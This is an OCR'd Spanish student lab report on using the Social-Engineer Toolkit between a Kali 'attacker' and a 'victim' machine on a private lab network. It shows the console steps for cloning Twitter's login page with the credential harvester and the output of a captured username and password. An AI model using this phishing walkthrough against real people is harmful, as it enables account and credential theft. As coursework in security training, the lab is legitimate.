

López Fernández Servando Miguel

Práctica de Setoolkit

Comunicación entre las máquinas.

(Víctima)





(Perpetrador)

```
root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP gr
oup default qlen 1000
    link/ether 00:0c:29:7f:39:f2 brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.6/24 brd 10.0.0.255 scope global dynamic eth0
       valid_lft 603912sec preferred_lft 603912sec
    inet6 fe80::20c:29ff:fe7f:39f2/64 scope link
       valid_lft forever preferred_lft forever
```

```
root@kali:~# ping 10.0.0.19
PING 10.0.0.19 (10.0.0.19) 56(84) bytes of data.
64 bytes from 10.0.0.19: icmp_seq=1 ttl=64 time=0.492 ms
64 bytes from 10.0.0.19: icmp_seq=2 ttl=64 time=0.659 ms
64 bytes from 10.0.0.19: icmp_seq=3 ttl=64 time=0.597 ms
^C
--- 10.0.0.19 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 43ms
rtt min/avg/max/mdev = 0.492/0.582/0.659/0.074 ms
root@kali:~#
```


Iniciando el clonador de twitter para capturar contraseñas.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.0.6]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://twitter.com/login

[*] Cloning the website: https://twitter.com/login
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your d
irectory structure is.
Press {return} if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Visitando el sitio desde la máquina de la víctima.



Credenciales capturadas

```
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.0.19 - - [21/Apr/2019 18:46:16] "GET / HTTP/1.1" 200 -
directory traversal attempt detected from: 10.0.0.19
10.0.0.19 - - [21/Apr/2019 18:46:18] "GET /index.html HTTP/1.1" 404 -
directory traversal attempt detected from: 10.0.0.19
10.0.0.19 - - [21/Apr/2019 18:46:18] "GET /index.html HTTP/1.1" 404 -
directory traversal attempt detected from: 10.0.0.19
10.0.0.19 - - [21/Apr/2019 18:46:18] "GET /index.html HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=ricardo.milos@xxx.com
POSSIBLE PASSWORD FIELD FOUND: session[password]=imstripper
PARAM: authenticity_token=0df6e8a54966b3c8b48faff25e167701473405a8
PARAM: ui_metrics=
PARAM: scribe_log=
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=
PARAM: authenticity_token=0df6e8a54966b3c8b48faff25e167701473405a8
PARAM: remember_me=1
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```